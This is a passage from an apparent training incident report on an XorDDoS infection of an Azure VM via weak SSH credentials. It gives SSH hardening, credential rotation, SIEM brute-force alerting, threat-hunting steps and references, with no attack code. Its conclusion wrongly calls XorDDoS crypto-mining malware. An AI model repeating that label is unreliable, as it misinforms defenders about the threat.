- Keep SSH enabled for testing but minimize the attack surface.
- To reduce scanner noise, change the default SSH port (22) to a high, non-standard port (e.g., 22222 or 22022).
- Restrict SSH access to trusted IP ranges (student subnets, jump boxes).
- Use Just-In-Time (JIT) SSH access.
- Enforce key-based authentication and disable password logins where possible.

Note: A full internet lockdown is impractical due to its testing nature. Port changes and IP filtering help reduce noise while maintaining functionality.

2. Rotate Credentials

- Rotate SSH keys and passwords regularly, especially after attack scenarios.
- Remove rogue or unused keys from /etc/ssh/authorized_keys.
- Avoid embedding sensitive keys into VM images or snapshots.
- Treat snapshots as temporary — do not reuse compromised or post-attack images.

Note: *In this cyber range, VMs, disks, and snapshots are fully deleted after exercises. Persistence risks mainly apply during active sessions, not after deletion.*

3. Clean Rebuild

- Delete compromised VMs — this remains the primary cleanup method.
- Do not restore from any snapshots.

4. Improve Monitoring and Detection

- Configure Microsoft Sentinel or SIEM to monitor:
  - Failed SSH login attempts (filter out noise from known scanners).
  - Successful logins from unusual sources.
  - Persistence attempts like cron jobs or unauthorized SSH key injections.
- Create a custom brute-force alert:
  - Threshold: ≥15 failed SSH attempts from the same external IP within 10 minutes.
- Add threat intelligence IP lists to block common botnets and scanners.
- Correlate brute-force patterns with persistence attempts to detect full attack chains.

5. Threat Hunting and Validation

- Regularly review network and authentication logs for abnormal SSH behaviour.
- Hunt for known IOCs (IPs, file hashes, domains) in new and running VMs.
- Validate the removal of persistence mechanisms before snapshotting or reusing a VM.
- Perform targeted scans of student VMs and subnets for:
  - Unauthorized SSH sessions
  - Cron jobs
  - Injected SSH keys
  - Rogue binaries

Cyber Range Note:

- *Frequent VM deletion limits long-term persistence; attackers can still inject SSH keys, cron jobs, or backdoors during active sessions. Focus monitoring on live behaviour rather than relying solely on post-infection cleanup.*
- *Snapshots should be treated as volatile and avoided where possible. If used, they must be discarded after exercises to prevent compromised states from reintroducing them.*

Conclusion

The XorDDoS malware compromise on the Azure VM resulted from weak SSH credentials and open access. Despite initial remediation efforts, the attacker regained access through weak login credentials, enabling them to redeploy the malware. The attack demonstrated advanced evasion and persistence techniques consistent with the crypto mining malware XorDDoS.

Closing the SSH exposure, rotating and using strong credentials, and improving detection mechanisms are critical to preventing future re-entry. The investigation's findings and recommendations could be used for hardening the cloud environment and improving incident response readiness.

Next Steps

- Restrict SSH access to trusted sources and non-standard ports.
- Rotate credentials and verify permissions on active VMs.
- Monitor network traffic and Sentinel for further signs of attacker activity.
- Continue threat hunting to detect any remaining persistence or artefacts before VM teardown.

Status**:** Incident CLOSED – VM ISOLATED - further monitoring required.

Report Compiled By:

Mohammed A, Analyst Intern

Environment: LOG(N) Pacific Cyber Range

Date: 25/03/2025

Mentor & Lead Instructor: Josh Madakor

References

Threat Intelligence and Industry Reports

1. Unpacking the Diicot Malware Targeting Linux Environments
2. Attacking Azure with Custom Script Extensions
3. XorDDoS: The Evolving Linux Threat
4. Rise in XorDdos: A deeper look at the stealthy DDoS malware targeting Linux devices
5. Akamai — Mexals Cryptojacking Malware Resurgence
6. Wiz.io — Diicot Threat Group Malware Campaign
7. Wiz-launches-pattern-based-malware-detection
8. diicot-threat-group-malware-campaign
9. XorDDoS Malware Overview Trent Micro
10. SSH Brute-Force Attacks: The Cybersecurity and Infrastructure Security Agency (CISA)
11. In-Depth Analysis of a Worldwide Linux XorDDoS Campaign

Brute Force Protection and SSH Hardening

1. Microsoft Defender for Cloud – Protecting Linux workloads
2. Best Practices for Securing Linux VMs on Azure
3. Microsoft Sentinel – Hunting and Threat Detection

Cloud Security and Azure-specific Defense

1. Securing Cloud Workloads with Defender for Cloud
2. Azure Just-In-Time VM Access
3. Azure Network Security Groups (NSGs) Best Practices

Threat Hunting and Detection Resources

1. Microsoft Defender for Endpoint – KQL Reference
2. GitHub – Sentinel Hunting Queries
3. Sysmon for Linux
4. MITRE ATT&CK Framework

XorDDoS-Specific IOCs and Malware Details

1. VirusTotal Report on XorDDoS Samples – IOC hashes and signatures for known XorDDoS binaries.